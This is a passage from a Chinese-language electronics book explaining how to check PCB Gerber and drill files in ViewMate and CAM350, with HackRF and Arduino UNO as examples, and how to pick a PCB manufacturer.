


图8-48　ViewMate软件的界面

因为 HackRF 是 4 层板，相对于 Arduino UNO 更复杂更具有代表性，这里就以 HackRF 为例。先用 F2 快捷键导入 drl 钻孔文件之外的文件，“Options”选项内的信息在导入 Gerber 时基本不用改，直接单击“Import”按钮导入就行，如图 8-49 所示，有警告直接点“是”按钮就行，导入效果如图 8-50 所示，可以在左边选择要查看的层。

图8-49　导入Gerber




图8-50　Gerber图形显示

然后就是钻孔文件导入，用“Shift+F2”组合键打开菜单，然后选择 drl 钻孔文件，单击“Import”按钮就可以，如图 8-51 所示。




图8-51　钻孔文件导入及显示

这里需要注意的是，不管是 CAM350 还是 ViewMate，有时会遇到导入的钻孔文件对不上，也叫坐标偏移的问题。例如，我们导入上一节用 EAGLE 生成的 Arduino UNO 的 Gerber 和钻孔文件，如图 8-52 所示，可以看到钻孔和其他图层不对应，其实都是设置问题，在导入钻孔时，注意下选项设置就行。

EAGLE 6.0 版之后，导出的 Gerber 精度提高了，消零设置为省略前导 0，所以需要在导入钻孔文件时单击“Options”按钮修改参数，如图 8-53 所示，设定完成后单击“确定”按钮再单击“Import”按钮导入，可以看到这次钻孔位置就对了，如图 8-54 所示。




图8-52　钻孔坐标偏移

图8-53　钻孔参数设置




图8-54 钻孔显示

继续说 HackRF，上面两个按钮的功能是显示所有层或隐藏所有层，上下箭头表示一层一层查看，方向向上还是向下，在每一层的右键菜单里有更多的选项，如图 8-55 所示。检查 Gerber 主要是检查有没有短路，丝印有没有错位。对初学者而言，PCB 都不会太复杂，目检基本就够了。ViewMate 的色调很不错，如图 8-56 所示，可以通过左侧的菜单调整，然后一点点检查。




图8-55 层右键菜单选项




图8-56　ViewMate的色调

另外，用 ViewMate 看过 Gerber 之后，会在当前目录下生成一个 Transcode Report.txt 转码报告文件，删掉就可以。

8.4.3　用CAM350查看Gerber文件

CAM350 是 PCB 制板厂最常用的，所以我们用 ViewMate 看过文件之后，最好再用 CAM350 查一下，特别是用 Cadence 一类的软件导出 Geber 后厂商经常反馈没钻孔文件，这是因为厂商用的 CAM350 不识别。

目前，CAM350 的版本是 12.1，官方可以下载试用，官网地址：http://www.downstreamtech.com/cam350.php。用来看 Gerber 的话，通常用 9.5 版就行，但作者发现 9.5 版有时会有些莫名其妙的问题，比如看 HackRF 的 Gerber 时，顶层丝印会出现几个同心圆，如图 8-57 所示，所以作者用的是 CAM350 10.7 中文版，界面也不复杂，如图 8-58 所示。




图8-57 CAM350 9.5的BUG显示




图8-58 CAM350 10.7软件界面

CAM350 有个很好用的功能，就是自动输入，能够自动导入 Gerber 和钻孔文件，当然如果自动导入有问题，还是需要手动导入来修改参数的，如图 8-59 所示。

设定好目录，设置好英制还是公制，如图 8-60 所示。单击“下一页”按钮，就可以看到已经自动识别出了 Gerber 和钻孔文件，至于 Unkown 文件，是因为底层没有丝印，是个空文件，所以没有识别出来，页面右边的框表示没有识别出来的不显示，如图 8-61 所示，单击“完成”按钮就可以自动导入了，导入的 Gerber 如图 8-62 所示。是不是没有 ViewMate 看着舒服？用“Ctrl+鼠标滚轮”缩放，是不是感觉流畅度不如 ViewMate？强大的功能当然要牺牲一部分性能。

图8-59　Gerber文件导入

图8-60　Gerber文件自动导入




图8-61　Gerber文件选择




图8-62 Gerber文件显示

自动导入虽然方便，但有时会出错，这时就需要手动导入，或者在自动导入时切换一下。例如，我们在 CAM350 中新建一个空白的页面，再次自动导入，在确认页面仔细检查，确认文件名、文件类型“RS-274-X”、图层等都没问题，双击格式中的“MLA4.6”打开格式页面，如图 8-63 所示，可以看到 Digits 是 4.6，这和前面 KiCAD 导出时设置的一样，然后核对单位和公制就会发现，我们前面设置的是英制，而这里显示错了。我们手动改为英制，勾选下面的“应用到所有”选项，单击“确定”按钮，然后单击“完成”按钮，就可以看到 Gerber 图示了，如图 8-64 和图 8-65 所示。




图8-63 Gerber格式选择




图8-64　Gerber参数设置




图8-65　Gerber图示

看起来好像和前面用公制单位导入显示的没什么区别，因为 CAM350 的容错机制，整体单位的错误并没有影响我们查看这个 Gerber，但严格地说，错的就是错的，在 PCB 设计时一定要注意。**大问题都是由小问题引起的，特别在硬件领域，一个细微的错误就可能导致整块电路板的异常。**

除了自动导入，我们当然也能手动导入，选择“文件菜单”→“输入”→“Gerber 数据”选项，打开 Gerber 导入窗口，先设定数据格式，如图 8-66 所示，如果不是自己导出的 Gerber，可能不知道这些参数的原作者是如何设置的，那么还是用自动导入相对靠谱。




图8-66 钻孔参数设置

设定好数据格式后，单击下面的图层标号，打开文件选择界面，将下面的文件格式设定为全部格式。Gerber 的文件后缀不一定是默认的那些，可以单选也可以多选，选定好之后单击“打开”按钮，如图 8-67 所示，将文件添加进来，单击“确定”按钮导入，如图 8-68 所示。如果提示“不同单位”，则直接单击“是”按钮即可。

再导入钻孔文件，选择“文件”→“输入”→“钻数据”选项，和导入 Gerber 类似，先设定好参数，然后添加文件就行了，如图 8-69 所示，设置错误会导致钻孔错位。可以看到手动导入的效果和自动导入的效果一样，如图 8-70 所示。除了特殊情况，通常用自动导入就可以。




图8-67　选择Gerber文件

图8-68　确认Gerber文件选择




图8-69　钻孔文件的参数设置

CAM350 在 PCB 制板厂主要的用途不是用来看 Gerber，而是用来分析参数和编辑修改，看有没有超过自己工艺能力的设计，比如过孔太小、导线太细或者要删线、移动丝印。除此之外，还有一些很有用的工具，如图 8-71 至图 8-74 所示，例如 PCB 出厂前需要飞针测试，

就可以用 CAM350 进行编辑，如图 8-75 所示。具体的功能看菜单和帮助文件就可以。如果想熟练应用，需要找相关教程学习，本节以查看为主讲解，至于编辑，在 PCB 设计时直接修改就行，CAM350 的其他功能本节就不介绍了。




图8-70　Gerber显示

图8-71　CAM350的编辑功能

图8-72　CAM350的添加功能

图8-73　CAM350的分析功能　图8-74　CAM35包含的工具




图8-75　Gerber的检查及编辑

8.4.4　小结

Gerber 文件是直接给 PCB 制板厂的，如果检查出错误，例如丝印反了、盖住了焊盘，负责的制板厂会通知你并帮你修改，但不能依赖制板厂。在 PCB 设计阶段就要注意，在提交给工厂之前，再仔细检查一下 Gerber 文件，如果是 Gerber 文件错误导致生产出来的 PCB 板无法使用，制板厂是不负责的，小成本打样还好说，如果是多层精密板子或者是大批量制板，

损失就很大了，耽误的不仅仅是金钱，还有最宝贵的时间。

8.5　PCB制板厂的选择与投板

Gerber 文件都准备好了，当然要投板给工厂。如果想节省成本自己用覆铜板腐蚀也可以，或者用雕刻机自己雕刻电路板也行，但作者建议找个便宜点的制板厂投板，做出来的产品好看好用。如果真是省钱或者急用，那可以考虑自己 DIY。

注意：本节并未提及太多细节问题，难免会有疏漏，如需要更详细的介绍，请参阅相关专业书籍或者实地考察相关工厂。

8.5.1　PCB制板厂的选择

国内的 PCB 制板厂非常多，多集中在江苏昆山和广东珠三角地区。PCB 制板行业对设备的要求非常高，资金投入和技术产出基本成正比。高端 PCB 制板厂可以做十几层精度非常高的板，速度快质量佳；低端制板厂只能做简单的两层或四层板，精度质量很一般，所以 PCB 制板的价格各异，但基本符合“一分价格一分货”的市场规律。

高端制板厂例如兴森科技、超华科技、天津普林都是上市公司，再就是像联想、方正、富士康、三星这些大的大型电子产品厂商、代工厂都有自己的制板厂。作者从 2010 年开始接触 PCB 制板厂，对企业而言可以直接联系制板厂合作，一流的制板厂也会挑客户，二流的制版厂在电子市场有代理，可以找得到，考察下制板厂的设备、人员和规模，就可以看出制板厂的实力，通过长期合作才能建立稳固的合作关系。

对个人用户来说，最近几年互联网商务的兴起，也出现了一波从网上 ERP 系统下单的 PCB 制板厂，相对于线下的 PCB 制板厂价格要便宜很多。简单的板子打样找他们是没问题的，涉及精密度高的多层板，或者工艺要求比较高的，还得找专业的 PCB 制板厂。

作者打样测试最常用的是深圳嘉立创 PCB 制板厂，价格很便宜，速度和质量尚可，虽然品控做得不太好，但有问题能解决，服务态度还可以，读者可以根据自己的喜好选择，嘉立创官网 http://www.sz-jlc.com/home/index.html。

8.5.2　PCB的工艺、拼版与钢网

前面讲过 PCB 结构，既然结构上有区别，那么自然会依照结构的区别有工艺上的差异。

本节简单介绍一些常见的工艺。

